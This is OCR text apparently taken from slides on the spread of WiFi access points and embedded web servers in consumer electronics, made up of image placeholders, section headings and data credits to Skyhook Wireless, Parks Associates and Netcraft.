
  consumer electronics



San Francisco WiFi access points


Source: skyhookwireless

Embedded web servers will soon dominate




Data :
- Parks associates
- Netcraft

Spectrum revisited



Spectrum revisited



Recipe for a disaster

